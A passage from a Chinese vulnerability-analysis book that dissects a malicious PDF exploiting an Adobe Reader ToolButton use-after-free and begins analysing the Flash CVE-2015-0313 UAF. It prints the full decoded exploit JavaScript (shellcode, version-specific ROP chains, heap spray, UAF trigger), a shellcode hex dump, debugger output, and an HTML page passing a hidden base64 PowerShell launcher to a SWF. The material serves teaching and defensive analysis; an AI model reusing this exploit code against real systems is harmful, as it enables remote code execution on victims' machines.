


图7-33　删除无关内容

接下来，就可以使用js_jjdecode解密出JavaScript代码了，这也正是触发漏洞并执行恶意行为的关键代码：

```
PPDF> js_jjdecode file jsencode

var shellcode =
unescape("%u00E8%u0000%u5D00%uED83%uE905%u008B%u0000%u5052%uD231%uC031%uF980%u7501%u660
4%uEBAD%uAC01%u003C%u0D74%u613C%u0272%u202C%uCAC1%u010D%uEBC2%u39E3%u58DA%uC35A%u8956%u
B2DA%u313C%u66C0%u028B%uD801%u508B%u0178%u52DA%u8B51%u184A%u428B%u0120%u8BD8%u0138%u53D
F%u1E8B%uF787%u3151%uE8C9%uFFAE%uFFFF%u5B59%uF787%u0275%u08EB%uC083%u4904%u22E3%uDFEB%u
428B%u2918%u89C8%u8BC1%u2442%uD801%u8B66%u480C%u428B%u011C%uC1D8%u02E1%uC801%u008B%uD80
1%u0689%u5A59%uC683%uE204%u5EAE%u31C3%u64D2%u528B%u8B30%u0C52%u528B%uB114%u8B01%u2872%u
17BB%u2BCA%uE86E%uFF5A%uFFFF%u5A8B%u8B10%u7512%u31EC%uB1C9%u680E%uFA7C%u1596%uE668%u785
C%u680F%u937D%uBDFA%u2068%uEA96%u6895%uBE1B%u1A09%uDA68%u7A8B%u68AE%u6CEF%uE688%u6868%u
88F6%u680D%u4676%u8A8B%uCA68%u2A6A%u6895%u0B95%u1A7F%u4568%u9E3C%u6857%uBE1C%u302E%u4E6
8%uDFCC%u8912%uE8E6%uFF28%uFFFF%uBD8D%u040E%u0000%u0C6A%u8059%uC837%uE247%u6AFA%u686C%u
```

```
746E%u6C64%uFF54%u1456%uF883%u0F00%uD484%u0001%u5600%uC931%u8941%u68C3%uFD91%u5947%uE68
9%uF3E8%uFFFE%u6AFF%u8901%u68E7%u2000%u0000%uE189%u406A%u0068%u1030%u5100%u006A%u6A57%u
FFFF%u5916%u5E59%u835E%u00F8%u850F%u019B%u0000%u90B0%u89FC%uB9CF%u0EF5%u0000%uAAF3%uB95
6%u010B%u0000%uB58D%u0303%u0000%uA4F3%uFF5E%u1056%u0789%u858D%u040E%u0000%u006A%u006A%u
036A%u006A%u006A%u006A%uFF50%u0C56%uF883%u0F00%u5C84%u0001%u8900%u6AC7%u6804%u1000%u000
0%u0068%u0004%u6A00%uFF00%u0456%uF883%u0F00%u4084%u0001%uC700%u1440%u0125%u0703%u40C7%u
AD1C%u0000%uC700%u2C40%u0020%u0000%u40C7%u0430%u0000%uC700%u3840%uBEEF%uDEAD%u006A%uE28
9%u006A%u6852%u0080%u0000%u6850%u0400%u0000%u6850%u23C8%u8FFF%uFF57%u0856%uDB31%u5255%u
E789%u8352%u04C3%uC031%u5050%u5350%u56FF%u8334%uFFF8%uEF74%uC031%u5350%u56FF%u832C%uFFF
8%uE374%u003D%u0010%u7C00%u89DC%u89C5%u31E0%u51C9%u6A50%u5704%uFF53%u3056%u3F81%u5025%u
4644%uC575%uC483%u8908%u5DEF%uEF83%u6A04%u6804%u1000%u0000%u6A57%uFF00%u0456%uC931%u515
0%u5754%u5350%u56FF%u5830%uF989%uD231%uFA80%u7401%u8111%uF238%u0909%u750A%u831E%u04C0%u
C2FE%u8950%u57FB%u5256%u8950%u89C6%u29DA%u89FA%uF6D0%u28E2%u8006%uF336%u5A58%u405E%uE24
F%u5FD1%u8158%uC8EC%u0000%u8900%u83E3%u0CEC%u5350%uC868%u0000%uFF00%u2456%u438D%u31FC%u
89C9%u5308%u5051%uFF53%u2856%u43C7%u2FFC%u2063%uC720%uF843%u6D63%u2064%u8958%u31C5%u51C
9%u6A51%u5102%u6851%u0000%u4000%uFF53%u0C56%uEB83%u5308%uC389%uC931%u8951%u51E0%u5750%u
5355%u56FF%u531C%u56FF%u5820%u315B%u6AC0%u5300%u56FF%uFF18%u6016%u00E8%u0000%u5B00%uEB8
3%u8B06%u004D%u498B%u8104%u00E1%uFFF0%u66FF%u3981%u5A4D%u840F%u0093%u0000%uE981%u1000%u
0000%uEDEB%u5052%uD231%uC031%uF980%u7501%u6604%uEBAD%uAC01%u003C%u0D74%u613C%u0272%u202
C%uCAC1%u010D%uEBC2%u39E3%u58DA%uC35A%u8956%uB2DA%u313C%u66C0%u028B%uD801%u508B%u0178%u
52DA%u8B51%u184A%u428B%u0120%u8BD8%u0138%u53DF%u1E8B%uF787%u3151%uE8C9%uFFAE%uFFFF%u5B5
9%uF787%u0275%u08EB%uC083%u4904%u22E3%uDFEB%u428B%u2918%u89C8%u8BC1%u2442%uD801%u8B66%u
480C%u428B%u011C%uC1D8%u02E1%uC801%u008B%uD801%u0689%u5A59%uC683%uE204%u5EAE%u89C3%u89D
D%u31CB%u41C9%u7468%uACC9%u894A%uE8E6%uFF88%uFFFF%u006A%uE789%u8B57%u0B85%u0001%u5000%u
16FF%u835F%u00F8%u2675%u006A%uE089%u6A50%uFF04%u5E16%uF883%u7500%u8117%uC8C6%u0000%u810
0%uC8C7%u0000%u8B00%u8906%uC707%u6C47%u0000%u0000%u6158%u01B8%u0001%uC200%u0004%u9494%u
94E6%u8C86%uBA98%uB0A7%uC8B1");
var executable = "";
var rop9 = "";
rop9 += unescape("%u313d%u4a82");
rop9 += unescape("%ua713%u4a82");
rop9 += unescape("%u1f90%u4a80");
rop9 += unescape("%u9038%u4a84");
rop9 += unescape("%u7e7d%u4a80");
rop9 += unescape("%uffff%uffff");
rop9 += unescape("%u0000%u0000");
rop9 += unescape("%u0040%u0000");
rop9 += unescape("%u0000%u0000");
rop9 += unescape("%u1000%u0000");
rop9 += unescape("%u0000%u0000");
rop9 += unescape("%u155a%u4a80");
```

```
rop9 += unescape("%u3A84%u4A84");
rop9 += unescape("%ud4de%u4a82");
rop9 += unescape("%u1f90%u4a80");
rop9 += unescape("%u76aa%u4a84");
rop9 += unescape("%u9030%u4a84");
rop9 += unescape("%u4122%u4a84");
rop9 += unescape("%u76aa%u4a84");
rop9 += unescape("%u7e7d%u4a80");
rop9 += unescape("%u3178%u4A81");
rop9 += unescape("%u0026%u0000");
rop9 += unescape("%u0000%u0000");
rop9 += unescape("%u0000%u0000");
rop9 += unescape("%u0000%u0000");
rop9 += unescape("%u3A82%u4A84");
rop9 += unescape("%u6C5E%u4A84");
rop9 += unescape("%u76ab%u4a84");
rop9 += unescape("%u4141%u4141");
rop9 += unescape("%u0400%u0000");
rop9 += unescape("%u4141%u4141");
rop9 += unescape("%u7984%u4A81");
rop9 += unescape("%u3178%u4A81");

var rop10 =
unescape("%u6015%u4a82%ue090%u4a82%u007d%u4a82%u0038%u4a85%u46d5%u4a82%uffff%uffff%u000
0%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u0000%u5016%u4a80%u420c%u4A84%u4241%u
4a81%u007d%u4a82%u6015%u4a82%u0030%u4a85%ub49d%u4a84%u6015%u4a82%u46d5%u4a82%u4197%u4A8
1%u0026%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u4013%u4A81%ue036%u4A84%ua8df%u4a82%u
4141%u4141%u0400%u0000%u4141%u4141%u8b31%u4A81%u4197%u4A81");
var rop11 =
unescape("%u822c%u4a85%uf129%u4a82%u597f%u4a85%u6038%u4a86%uf1d5%u4a83%uffff%uffff%u000
0%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u0000%u5093%u4a85%ud1d1%ud1d1%u0030%u
4a85%u597f%u4a85%u0031%u4a85%ub9b9%ub9b9%u822c%u4a85%uf1d5%u4a83%ud4f8%u4a85%u6030%u4a8
6%u4864%u4a81%u0026%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u4856%u4a81%u05a0%u4a85%u
0bc4%u4a86%u05a0%u4a85%uc376%u4a81%u63d0%u4a84%u0400%u0000%ud4f8%u4a85%ud4f8%u4a85%u486
4%u4a81");

var r11 = false;
var obj_size = 0x330 + 0x1c;
var rop = rop9;
var ret_addr = unescape("%ua83e%u4a82");
var rop_addr = unescape("%u08e8%u0c0c");
```

```
var r_addr = 0x08e8;

if (app.viewerVersion >= 10 && app.viewerVersion < 11) {
    obj_size = 0x360 + 0x1c;
    rop = rop10;
    rop_addr = unescape("%u08e4%u0c0c");
    var r_addr = 0x08e4;
    ret_addr = unescape("%ua8df%u4a82");
} else if (app.viewerVersion >= 11) {
    r11 = true;
    obj_size = 0x370;
    rop = rop11;
    var rop_addr = unescape("%u08a8%u0c0c");
    var r_addr = 0x08a8;
    ret_addr = unescape("%u8003%u4a84");
}

var payload = rop + shellcode;
heapSpray(payload, ret_addr, r_addr);

for (i = 0; i < 64; ++i)
{
    executable = unescape("%u2b2b%u2b2b") + executable;
}
executable = executable + unescape("%u4241%u4342");
executable = executable + unescape("%u0040%u0000");
executable = executable + unescape("%u200a%u100b");
var vv = executable;
for (i = 0; i < 1024; ++i)
{
    executable = executable + vv;
}

var part1 = "";
if (!r11) {
    for (i=0;i < 0x1c/2; i++)
        part1 += unescape("%u4141");
}
part1 += rop_addr;

var part2 = "";
```

```
var part2_len = obj_size - part1.length*2;

for (i = 0; i < part2_len/2-1; i++)
    part2 += unescape("%u4141");

var arr = new Array();

app.addToolButton({
    cName: "evil",
    cExec: "1",
    cEnable: "addButtonFunc();"
});

addButtonFunc = function() {
    app.addToolButton({cName: "xxx", cExec: "1", cEnable: "removeButtonFunc();"});
}

removeButtonFunc = function() {
    app.removeToolButton({cName: "evil"});

    for (i=0;i < 10;i++)
        arr[i] = part1.concat(part2);
}

function heapSpray(str, str_addr, r_addr) {
    var aaa = unescape("%u0c0c");
    aaa += aaa;
    while ((aaa.length + 24 + 4) < (0x8000 + 0x8000)) aaa += aaa;

    var i1 = r_addr - 0x24;
    var bbb = aaa.substring(0, i1 / 2);

    var sa = str_addr;
    while (sa.length < (0x0c0c-r_addr)) sa += sa;

    bbb += sa;
    bbb += aaa;

    var i11 = 0x0c0c - 0x24;
    bbb = bbb.substring(0, i11 / 2);
```

```
    bbb += str;
    bbb += aaa;

    var i2 = 0x4000 + 0xc000;
    var ccc = bbb.substring(0, i2 / 2);

    while (ccc.length < (0x40000 + 0x40000)) ccc += ccc;

    var i3 = (0x1020 - 0x08) / 2;
    var ddd = ccc.substring(0, 0x80000 - i3);

    var eee = new Array();

    for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "s";
}
```

在peepdf中还提供了用于提取JavaScript中Shellcode的命令js_analyse，前面我们将解密后的JavaScript保存在了一个变量中，使用“$> var”可以将命令输出结果保存在后面的变量var中，然后再用js_analyse分析它。

```
PPDF> js_jjdecode file jsencode $> jsdecode
PPDF> js_analyse variable jsdecode $> shellcode
PPDF> show shellcode

e8 00 00 00 00 5d 83 ed 05 e9 8b 00 00 00 52 50   |.....].......RP|
31 d2 31 c0 80 f9 01 75 04 66 ad eb 01 ac 3c 00   |1.1....u.f....<.|
74 0d 3c 61 72 02 2c 20 c1 ca 0d 01 c2 eb e3 39   |t.<ar., .......9|
da 58 5a c3 56 89 da b2 3c 31 c0 66 8b 02 01 d8   |.XZ.V...<1.f....|
8b 50 78 01 da 52 51 8b 4a 18 8b 42 20 01 d8 8b   |.Px..RQ.J..B ...|
38 01 df 53 8b 1e 87 f7 51 31 c9 e8 ae ff ff ff   |8..S....Q1......|
59 5b 87 f7 75 02 eb 08 83 c0 04 49 e3 22 eb df   |Y[..u......I."..|
8b 42 18 29 c8 89 c1 8b 42 24 01 d8 66 8b 0c 48   |.B.)....B$..f..H|
8b 42 1c 01 d8 c1 e1 02 01 c8 8b 00 01 d8 89 06   |.B..............|
59 5a 83 c6 04 e2 ae 5e c3 31 d2 64 8b 52 30 8b   |YZ.....^.1.d.R0.|
52 0c 8b 52 14 b1 01 8b 72 28 bb 17 ca 2b 6e e8   |R..R....r(...+n.|
5a ff ff ff 8b 5a 10 8b 12 75 ec 31 c9 b1 0e 68   |Z....Z...u.1...h|
7c fa 96 15 68 e6 5c 78 0f 68 7d 93 fa bd 68 20   ||...h.\x.h}...h |
96 ea 95 68 1b be 09 1a 68 da 8b 7a ae 68 ef 6c   |...h....h..z.h.l|
88 e6 68 68 f6 88 0d 68 76 46 8b 8a 68 ca 6a 2a   |..hh...hvF..h.j*|
95 68 95 0b 7f 1a 68 45 3c 9e 57 68 1c be 2e 30   |.h...hE<.Wh...0|
68 4e cc df 12 89 e6 e8 28 ff ff ff 8d bd 0e 04   |hN......(.......|
00 00 6a 0c 59 80 37 c8 47 e2 fa 6a 6c 68 6e 74   |..j.Y.7.G..jlhnt|
```

```
64 6c 54 ff 56 14 83 f8 00 0f 84 d4 01 00 00 56   |dlT.V..........V|
31 c9 41 89 c3 68 91 fd 47 59 89 e6 e8 f3 fe ff   |1.A..h..GY......|
ff 6a 01 89 e7 68 00 20 00 00 89 e1 6a 40 68 00   |.j...h. ....j@h.|
30 10 00 51 6a 00 57 6a ff ff 16 59 59 5e 5e 83   |0..Qj.Wj...YY^^.|
f8 00 0f 85 9b 01 00 00 b0 90 fc 89 cf b9 f5 0e   |................|
00 00 f3 aa 56 b9 0b 01 00 00 8d b5 03 03 00 00   |....V...........|
f3 a4 5e ff 56 10 89 07 8d 85 0e 04 00 00 6a 00   |..^.V.........j.|
6a 00 6a 03 6a 00 6a 00 6a 00 50 ff 56 0c 83 f8   |j.j.j.j.j.P.V...|
00 0f 84 5c 01 00 00 89 c7 6a 04 68 00 10 00 00   |...\.....j.h....|
68 00 04 00 00 6a 00 ff 56 04 83 f8 00 0f 84 40   |h....j..V......@|
01 00 00 c7 40 14 25 01 03 07 c7 40 1c ad 00 00   |....@.%....@....|
00 c7 40 2c 20 00 00 00 c7 40 30 04 00 00 00 c7   |..@, ....@0.....|
40 38 ef be ad de 6a 00 89 e2 6a 00 52 68 80 00   |@8....j...j.Rh..|
00 00 50 68 00 04 00 00 50 68 c8 23 ff 8f 57 ff   |..Ph....Ph.#..W.|
56 08 31 db 55 52 89 e7 52 83 c3 04 31 c0 50 50   |V.1.UR..R...1.PP|
50 53 ff 56 34 83 f8 ff 74 ef 31 c0 50 53 ff 56   |PS.V4...t.1.PS.V|
2c 83 f8 ff 74 e3 3d 00 10 00 00 7c dc 89 c5 89   |,...t.=....|....|
e0 31 c9 51 50 6a 04 57 53 ff 56 30 81 3f 25 50   |.1.QPj.WS.V0.?%P|
44 46 75 c5 83 c4 08 89 ef 5d 83 ef 04 6a 04 68   |DFu......]...j.h|
00 10 00 00 57 6a 00 ff 56 04 31 c9 50 51 54 57   |....Wj..V.1.PQTW|
50 53 ff 56 30 58 89 f9 31 d2 80 fa 01 74 11 81   |PS.V0X..1....t..|
38 f2 09 09 0a 75 1e 83 c0 04 fe c2 50 89 fb 57   |8....u......P..W|
56 52 50 89 c6 89 da 29 fa 89 d0 f6 e2 28 06 80   |VRP....).....(..|
36 f3 58 5a 5e 40 4f e2 d1 5f 58 81 ec c8 00 00   |6.XZ^@O.._X.....|
00 89 e3 83 ec 0c 50 53 68 c8 00 00 00 ff 56 24   |......PSh.....V$|
8d 43 fc 31 c9 89 08 53 51 50 53 ff 56 28 c7 43   |.C.1...SQPS.V(.C|
fc 2f 63 20 20 c7 43 f8 63 6d 64 20 58 89 c5 31   |./c  .C.cmd X..1|
c9 51 51 6a 02 51 51 68 00 00 00 40 53 ff 56 0c   |.QQj.QQh...@S.V.|
83 eb 08 53 89 c3 31 c9 51 89 e0 51 50 57 55 53   |...S..1.Q..QPWUS|
ff 56 1c 53 ff 56 20 58 5b 31 c0 6a 00 53 ff 56   |.V.S.V X[1.j.S.V|
18 ff 16 60 e8 00 00 00 00 5b 83 eb 06 8b 4d 00   |...`.....[....M.|
8b 49 04 81 e1 00 f0 ff ff 66 81 39 4d 5a 0f 84   |.I.......f.9MZ..|
93 00 00 00 81 e9 00 10 00 00 eb ed 52 50 31 d2   |............RP1.|
31 c0 80 f9 01 75 04 66 ad eb 01 ac 3c 00 74 0d   |1....u.f....<.t.|
3c 61 72 02 2c 20 c1 ca 0d 01 c2 eb e3 39 da 58   |<ar., .......9.X|
5a c3 56 89 da b2 3c 31 c0 66 8b 02 01 d8 8b 50   |Z.V...<1.f.....P|
78 01 da 52 51 8b 4a 18 8b 42 20 01 d8 8b 38 01   |x..RQ.J..B ...8.|
df 53 8b 1e 87 f7 51 31 c9 e8 ae ff ff ff 59 5b   |.S....Q1......Y[|
87 f7 75 02 eb 08 83 c0 04 49 e3 22 eb df 8b 42   |..u......I."...B|
18 29 c8 89 c1 8b 42 24 01 d8 66 8b 0c 48 8b 42   |.)....B$..f..H.B|
1c 01 d8 c1 e1 02 01 c8 8b 00 01 d8 89 06 59 5a   |..............YZ|
```

```
83 c6 04 e2 ae 5e c3 89 dd 89 cb 31 c9 41 68 74   |.....^.....1.Aht|
c9 ac 4a 89 e6 e8 88 ff ff ff 6a 00 89 e7 57 8b   |..J.......j...W.|
85 0b 01 00 00 50 ff 16 5f 83 f8 00 75 26 6a 00   |.....P.._...u&j.|
89 e0 50 6a 04 ff 16 5e 83 f8 00 75 17 81 c6 c8   |..Pj...^...u....|
00 00 00 81 c7 c8 00 00 00 8b 06 89 07 c7 47 6c   |..............Gl|
00 00 00 00 58 61 b8 01 01 00 00 c2 04 00 94 94   |....Xa..........|
e6 94 86 8c 98 ba a7 b0 b1 c8                     |..........|
```

已经成功地将Shellcode提取出来，接下来可以使用peepdf中提供的命令sctest模拟Shellcode执行，从而获取Shellcode中的恶意行为，但本例中的Shellcode有部分内容未被sctest模拟执行，只输出加载ntdll.dll库的行为，因此可以使用6.4.3节中介绍的scdbg工具分析Shellcode。在该样本中，Shellcode主要是为了触发CVE-2013-5065 Windows内核提权漏洞以绕过Adobe沙盒，本节不分析提权漏洞，有兴趣的读者可以动手分析。

```
PPDF> sctest -v variable shellcode

HMODULE LoadLibraryA (
     LPCTSTR = 0xd27c0530 =>
           = "ntdll";
) =  0x7c900000;
```

再回头看前面从PDF样本中提取出来的JavaScript代码，去掉heap spray等漏洞利用相关代码，很容易发现其中用于触发漏洞的关键代码是下面一段：

```
app.addToolButton({
    cName: "evil",
    cExec: "1",
    cEnable: "addButtonFunc();" // 创建父 ToolButton 对象，并设置回调函数
});

addButtonFunc = function() {
    // 创建子 ToolButton 对象
    app.addToolButton({cName: "xxx", cExec: "1", cEnable: "removeButtonFunc();"});
}

removeButtonFunc = function() {
    app.removeToolButton({cName: "evil"}); // 删除父 ToolButton 对象

    for (i=0;i < 10;i++)
        arr[i] = part1.concat(part2); // 填充 0x41414141 与 ROP 地址
}
```

从这段代码可以了解到UAF漏洞的触发意思，它主要执行以下动作。

（1）创建父ToolButton对象，并设置回调函数addButtonFunc。

（2）在addButtonFunc中创建子ToolButton对象，并设置回调函数removeButtonFunc。

（3）在removeButtonFunc中删除父ToolButton对象。

由于父ToolButton对象已被释放，但子ToolButton对象依然保留着对父ToolButton对象的引用，最终导致UAF漏洞的发生。

7.5.3 漏洞利用

利用UAF漏洞前需要知道被释放的ToolButton对象的大小，然后再用同等大小的内存块填充。从前面的JavaScript代码中可以知道不同的Adobe版本，其ToolButton对象大小不同。

11 > Adobe版本号≥10：0x37c

Adobe 版本号≥11：0x370

```
if (app.viewerVersion >= 10 && app.viewerVersion < 11) {
    obj_size = 0x360 + 0x1c;
    ……
} else if (app.viewerVersion >= 11) {
    ……
    obj_size = 0x370;
    ……
}
```

先用WinDbg附加Adobe Reader进程，打开PDF样本后崩溃，根据程序崩溃时的调试信息，也可以获知当前测试环境中的ToolButton对象大小为0x370（Adobe Reader版本号：11.0.0）。

```
(1468.788): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c08a8 ebx=00000001 ecx=05c2c220 edx=20702ee3 esi=05c2c220 edi=00000000
eip=4a82f129 esp=0013e04c ebp=0013e070 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210213
4a82f129 ??              ???
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Adobe\Reader 11.0\Reader\AcroRd32.dll -
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
0013e048 5a92e85d a85c1fc1 00000001 05c2c220 0x4a82f129
0013e070 5a92e0d2 00000000 05c2c220 00000000 AcroRd32_5a790000!DllCanUnloadNow+0x150536
```

```
0013e094 5a92f3e3 0013e0e8 5a92d996 5a92f409 ……
0:000> ub AcroRd32_5a790000!DllCanUnloadNow+0x150536
AcroRd32_5a790000!DllCanUnloadNow+0x150518:
5a92e83f 897dfc         mov     dword ptr [ebp-4],edi
5a92e842 ff96d0020000   call    dword ptr [esi+2D0h]
5a92e848 0fb7d8         movzx   ebx,ax
5a92e84b 8b06           mov     eax,dword ptr [esi]
0:000> !heap -p -a esi
    address 0645f3a8 found in
    _HEAP @ 2c70000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0645f3a0 0071 0000  [00]   0645f3a8    00370 - (busy)
======================================================
5a92e84d 59             pop     ecx
5a92e84e 8bce           mov     ecx,esi
5a92e850 66899ecc020000 mov     word ptr [esi+2CCh],bx
5a92e857 ff9064030000   call    dword ptr [eax+364h]
0:000> dd eax
0c0c08a8  4a848003 4a848003 4a848003 4a848003
0c0c08b8  4a848003 4a848003 4a848003 4a848003
0c0c08c8  4a848003 4a848003 4a848003 4a848003
0c0c08d8  4a848003 4a848003 4a848003 4a848003
0c0c08e8  4a848003 4a848003 4a848003 4a848003
0c0c08f8  4a848003 4a848003 4a848003 4a848003
0c0c0908  4a848003 4a848003 4a848003 4a848003
0c0c0918  4a848003 4a848003 4a848003 4a848003
0:000> dd esi // esi = 虚表指针
0645f3a8  0c0c08a8 41414141 41414141 41414141
0645f3b8  41414141 41414141 41414141 41414141
0645f3c8  41414141 41414141 41414141 41414141
0645f3d8  41414141 41414141 41414141 41414141
0645f3e8  41414141 41414141 41414141 41414141
0645f3f8  41414141 41414141 41414141 41414141
0645f408  41414141 41414141 41414141 41414141
0645f418  41414141 41414141 41414141 41414141
```

从此处可以看出虚表指针已经被控制，PDF样本用0x0c0c08a8增覆盖虚表指针，然后通过Heap Spray技术将ROP地址喷射到堆上，以覆盖到0x0c0c08a8地址，从而完全控制程序的执行流程。

7.6 CVE–2015–0313 Adobe Flash Player Workers ByteArray UAF漏洞

7.6.1 漏洞描述

2015年2月，趋势科技公司曝光了一个Adobe Flash 0day被外部恶意利用的信息，访问利用该漏洞的站点会自动下载恶意软件，弹出恶意广告等。当时，Adobe官方还未提供修复补丁，并且在Angler Exploit Kit恶意工具包中已经提供了利用程序，针对Windows上的IE、Firefox等浏览器发起攻击，影响范围甚广。这个Adobe Flash 0day正是本节要分析的CVE-2015-0313 Adobe Flash Player Workers ByteArray UAF漏洞，导致攻击者能够执行任意代码。

7.6.2 分析ActiveScript虚拟机源码辅助漏洞调试

本次漏洞分析的测试环境如表7-5所示。

表7-5 测试环境

	推荐使用的环境	备注
操作系统	Windows 7 SP1	简体中文家庭普通版
漏洞软件	Adobe Flash Player	版本号：16.0.0.296 ActiveX 控件（非调试版）
浏览器	Internet Explorer	版本号：8.0.7601.17514
调试器	WinDbg	版本号：6.1.0001.404
反汇编器	IDA Pro	版本号：6.6

笔者使用Metasploit中的漏洞利用模块尝试触发漏洞，关于利用Fiddler提取Metaploit模块代码的方法在前面章节中已经讲过，此处不再赘述。Metasploit主要生成一个.swf文件，然后在HTML页面中嵌入，用IE浏览器打开触发。

本例测试用的HTML代码如下，在其中嵌入用于触发漏洞的rKNrw.swf文件，然后向SWF传递包含Shellcode的sh变量：

```
<html>
    <body>
    <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" codebase=
"http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab" width="1"
height="1" />
    <param name="movie" value="rKNrw.swf" />
    <param name="allowScriptAccess" value="always" />
    <param name="FlashVars"
```

```
value="sh=cG93ZXJzaGVsbC5leGUgLW5vcCAtdyBoaWRkZW4gLWMgaWYoW0ludFB0cl06OlNpemUgLWVxIDQpe
yRiPSdwb3dlcnNoZWxsLmV4ZSd9ZWxzZXskYj0kZW52OndpbmRpcisnXHN5c3dvdzY0XFdpbmRvd3NQb3dlclNoZ
……省略部分内容……
Rvdz0kdHJ1ZTskcD1bU3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3NdOjpTdGFydCgkcyk7" />
    <param name="Play" value="true" />
    <embed type="application/x-shockwave-flash" width="1" height="1" src="rKNrw.swf"
allowScriptAccess="always"
FlashVars="sh=cG93ZXJzaGVsbC5leGUgLW5vcCAtdyBoaWRkZW4gLWMgaWYoW0ludFB0cl06OlNpemUgLWVx…
……省略部分内容……
skcy5DcmVhdGVOb1dpbmRvdz0kdHJ1ZTskcD1bU3lzdGVtLkRpYWdub3N0aWNzLlByb2Nlc3NdOjpTdGFydCgkc
yk7" Play="true"/>
    </object>
    </body>
    </html>
```

用IE打开上述HTML页面后直接成功弹出计算器，如图7-34所示。




图7-34　利用漏洞成功弹出计算器

庆幸的是，Metasploit也提供rKNrw.swf文件的as源码，在开始分析源码前，我们先科普几个ActiveScript编程的概念，具体还可以参考Adobe官方提供的ActiveScript 3.0 参考文档。

- Vector：用于存储相同数据类型的索引数组，它与Array类的不同之处在于，Array可用于存储各

种不同数据类型的数据。

- **Worker**：代表Flash运行时的虚拟实例，每个Worker都独立于其他Worker，在独立的线程中执行自己的代码，相当于用Worker实现多线程的并行工作，以提升执行效率。

  Worker彼此独立地执行并且不访问相同的内存、变量和代码。不过，有以下三种机制可用来在Worker 实例之间传递消息和数据。

  MessageChannel：用于实现不同Worker实例之间的消息和数据传递，接收Worker中的代码可以侦听当有消息到达时要通知的事件。

  可共享ByteArray：如果ByteArray对象的shareable属性为true，则所有Worker中该ByteArray 的实例都使用相同的底层内存，也用于实现Worker实例之间的通信。

  共享属性：每个Worker都有可以从该Worker自身及其他Worker设置和读取的一组内部命名值。读者可以使用setSharedProperty()方法设置值并使用getSharedProperty()方法读取值。

接下来分析样本的反编译代码，抛开其中明显用于利用漏洞的几个函数（漏洞利用部分在后面章节中会具体分析），得到以下用于触发漏洞的关键代码：

```
package
{
    import flash.display.Sprite
    import flash.events.Event
    import flash.utils.ByteArray
    import flash.system.Worker
    import flash.system.WorkerDomain
    import flash.system.MessageChannel
    import flash.system.ApplicationDomain
    import avm2.intrinsics.memory.casi32

    public class Main extends Sprite
    {
        private var uv:Vector.<uint>
        private var ba:ByteArray = new ByteArray()
        public var worker:Worker
        public var mc:MessageChannel

        public function Main()
        {
            if (Worker.current.isPrimordial) mainThread()   // 在构造函数中判断是否为主线程
            else workerThread() // 后台 Worker 线程
        }
```

```
        private function mainThread():void
        {
            ba.shareable = true
            ba.length = 0x1000
            worker = WorkerDomain.current.createWorker(this.loaderInfo.bytes) // 创建后台 worker
            mc = worker.createMessageChannel(Worker.current)
            mc.addEventListener(Event.CHANNEL_MESSAGE, onMessage) // 设置事件监听函数 onMessage
            worker.setSharedProperty("mc", mc)
            worker.setSharedProperty("ba", ba)
            ApplicationDomain.currentDomain.domainMemory = ba  // 将可分享的 ByteArray 对象
设置为全局可用
            worker.start()
        }

        private function workerThread():void
        {
            var ba:ByteArray = Worker.current.getSharedProperty("ba")
            var mc:MessageChannel = Worker.current.getSharedProperty("mc")
            ba.clear()  // 清除共享内存 ByteArray
            uv = new Vector.<uint>(1022)  // 每个 uint vector 长度为 1022，大小为 1022*4+8=0x1000，
与 ba 大小相同
